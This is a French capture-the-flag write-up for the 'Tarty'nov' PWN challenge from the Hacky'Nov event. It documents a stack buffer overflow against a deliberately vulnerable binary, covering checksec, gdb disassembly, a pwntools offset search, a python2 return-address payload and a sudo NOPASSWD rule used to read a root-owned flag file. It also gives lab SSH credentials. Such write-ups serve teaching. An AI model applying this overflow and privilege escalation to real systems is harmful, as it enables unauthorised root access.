WRITEUP

Tarty'nov - PWN

Romain MEYSONNET

Hacky'Nov Aix-en-Provence
2022 - 2023

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

https://hackynov.fr/

Table des matières

Partie 1 : Présentation du challenge

Nom du challenge : Tarty'nov

Domaine : PWN

Difficulté : ★★★★★


Auteur : Romain MEYSONNET

Description : Nos espions, après avoir observé monsieur Tartos et ses habitudes, ont découverts qu'il cachait sa recette secrète sur son serveur. Nous avons pu récupérer son mot de passe, mais nos compétences sous Linux sont limitées à utiliser commande Tree. Saurez-vous extraire sa recette secrète ?...

```
└─# ./tartynov
Entrez votre nom:
Espion_X
Je ne te connais pas, Espion_X
```

Partie 2 : Prérequis

Le challenge comporte le fichier suivant :



(Binaire ELF)

Les identifiants du serveur distant :

flagman : Fl4ggrZ

Ainsi que la commande permettant de se connecter au serveur distant :

$ ssh flagman@ADDR_IP -p PORT

Tous les fichiers ainsi que le code source du challenge sont disponibles dans le même dossier que ce writeup.

Partie 3 : Résolution

En se connectant sur la machine distante, je n'ai que des permissions dans mon répertoire home.

Le binaire tartynov est présent, et je peux l'exécuter.

Il me prompte un message et attends un input.

```
└─# ./tartynov
Entrez votre nom:
Romain
Je ne te connais pas, Romain
```

Le programme se ferme s'il ne me reconnaît pas apparemment.

Si je met une longue série de A, j'ai une erreur de segmentation, et le programme se ferme.

```
└─# ./tartynov
Entrez votre nom:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./tartynov
```

Je ne peux rien faire de plus sur cette machine, je télécharge donc le binaire avec scp.

```
scp -P PORT flagman@ADDR_IP:/home/flagman/tartynov ./tartynov
```

Après avoir téléchargé le binaire, je lance la commande file.

```
└─# file tartynov
tartynov: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l
d-linux-x86-64.so.2, BuildID[sha1]=278eb10c28e06226544b5eac03cc1b7091d87bbe, for GNU/Linux 3.2.0, not s
tripped
```

Je peux voir qu'il s'agit d'un binaire compilé en 64bits.

J'utilise checksec afin d'en savoir plus sur la protection du fichier avant de le décompiler

```
└─# checksec --file=tartynov
[*] '/home/kali/Desktop/chall_pwn/tartynov'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Je vois qu'il n'a pas de protection.

Enfin, je vais faire la dernière vérification avant de lancer gdb, lancer strings.

```
cat /root/flag.txt
Entrez votre nom:
Je ne te connais pas, %s
;*3$"
```

Je vois que le logiciel fait appel à un fichier dans /root/ intitulé flag.txt.
Bien évidemment, je n'y ai pas accès tel quel.

Je lance donc GDB, et regarde les fonctions existantes.

```
gef➤  info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  system@plt
0x0000000000401050  printf@plt
0x0000000000401060  __isoc99_scanf@plt
0x0000000000401070  _start
0x00000000004010a0  _dl_relocate_static_pie
0x00000000004010b0  deregister_tm_clones
0x00000000004010e0  register_tm_clones
0x0000000000401120  __do_global_dtors_aux
0x0000000000401150  frame_dummy
0x0000000000401156  flag
0x000000000040116c  register_name
0x00000000004011bc  main
0x00000000004011d4  _fini
gef➤
```

La fonction la plus intéressante ici est intitulé flag.

Je vais disassemble la fonction et voir comment cela fonctionne.

```
gef➤  disas flag
Dump of assembler code for function flag:
   0x0000000000401156 <+0>:     push   rbp
   0x0000000000401157 <+1>:     mov    rbp,rsp
   0x000000000040115a <+4>:     lea    rax,[rip+0xea3]        # 0x402004
   0x0000000000401161 <+11>:    mov    rdi,rax
   0x0000000000401164 <+14>:    call   0x401040 <system@plt>
   0x0000000000401169 <+19>:    nop
   0x000000000040116a <+20>:    pop    rbp
   0x000000000040116b <+21>:    ret
End of assembler dump.
gef➤
```


Nous pourrions essayer d'exploiter l'instruction MOV.

Mais d'abord, il faut savoir combien de char le binaire peut prendre avant de crash.

Pour cela, nous allons utiliser la commande cyclic(100) de la librairie python pwntools.

```
>>> from pwn import *
>>> cyclic(20)
b'aaaabaaacaaadaaaeaaa'
>>> cyclic(100)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
>>>
```

Je vais donc prendre la série
« aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaar
aaasaaataaauaaavaaawaaaxaaayaaa » et la passer dans gdb.



Voici le compte rendu du crash.

Je vois que le programme s'est arrêté à la séquence gaaa.

Il me suffit de demander à python et pwntools combien de char cela compose, et je peux commencer le payload.

```
>>> cyclic_find(b'gaaa')
24
```

24, c'est le nombre de caractères qu'il faut pour overflow le buffer.

Étant donné que nous savons combien de char il faut pour faire crash le binaire, et que nous avons l'adresse de l'instruction MOV, nous pouvons construire le payload suivant :

python2 -c 'print "A" * 24 + "\x57\x11\x40"'

Nous allons print 24 fois A, et y ajouter l'adresse en hexa du pointeur.

Vu qu'il s'agit de bytes, l'adresse 0x0000000000401157 se lira de la façon suivante :

\x57\x11\x40\x00\x00\x00\x00\x00

Vu que les 00 sont inutiles, je peux l'alléger, ce qui donne \x57\x11\x40

Je sauvegarde le payload dans un fichier, et exécute la commande.

```
└─# python2 -c 'print "A" * 24 + "\x57\x11\x40"' > payload_tartynov

┌──(root㉿kali)-[/home/kali/Desktop/chall_pwn]
└─# ./tartynov < payload_tartynov
```

```
└─# ./tartynov < payload_tartynov
Entrez votre nom:
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@
cat: /root/flag.txt: No such file or directory
```

Le payload a bien fonctionné, et nous sommes bien amené à l'adresse de la fonction flag.

Je peux donc déposer le payload sur la machine et essayer.

```
└─# scp -P 10420 payload_tartynov flagman@127.0.0.1:/home/flagman/payload
```

```
flagman@27fd6635cc2b:~$ ls
payload  tartynov
flagman@27fd6635cc2b:~$ ./tartynov < payload
Entrez votre nom:
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@
cat: /root/flag.txt: Permission denied
flagman@27fd6635cc2b:~$
```

Ça a fonctionné, mais je n'ai pas la permission de lire le fichier cat.txt…

Je fais un sudo -l afin de lister les permissions de mon user, et remarque qu'il peut utiliser sudo ./tartynov sans mot de passe.


```
flagman@27fd6635cc2b:~$ sudo -l
Matching Defaults entries for flagman on 27fd6635cc2b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User flagman may run the following commands on 27fd6635cc2b:
    (root) NOPASSWD: /home/flagman/tartynov
```

Je lance donc la commande en sudo, et j'obtiens le flag.

```
flagman@27fd6635cc2b:~$ sudo ./tartynov < payload
Entrez votre nom:
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@
484e307830327b54347374595f466c34675f4d6868687d==
flagman@27fd6635cc2b:~$
```

Le flag semble encodé en base64 (représenté avec les == à la fin), mais cela ne ressemble pas tant que ça a du base64.


Je vais le décoder au cas ou.



Du charabia.


Après inspection je remarque que les charactères ne vont pas plus loin que la lettre f. Cela ressemble à de l'hexa.

Je retire les == et le met dans le décodeur from hexa.



Flag : HN0x02{T4stY_Fl4g_Mhhh}

Je pouvais aussi le mettre avec l'option MAGIC en enlevant les == si je n'avais pas remarqué l'hexa dissimulé.



Flag trouvé !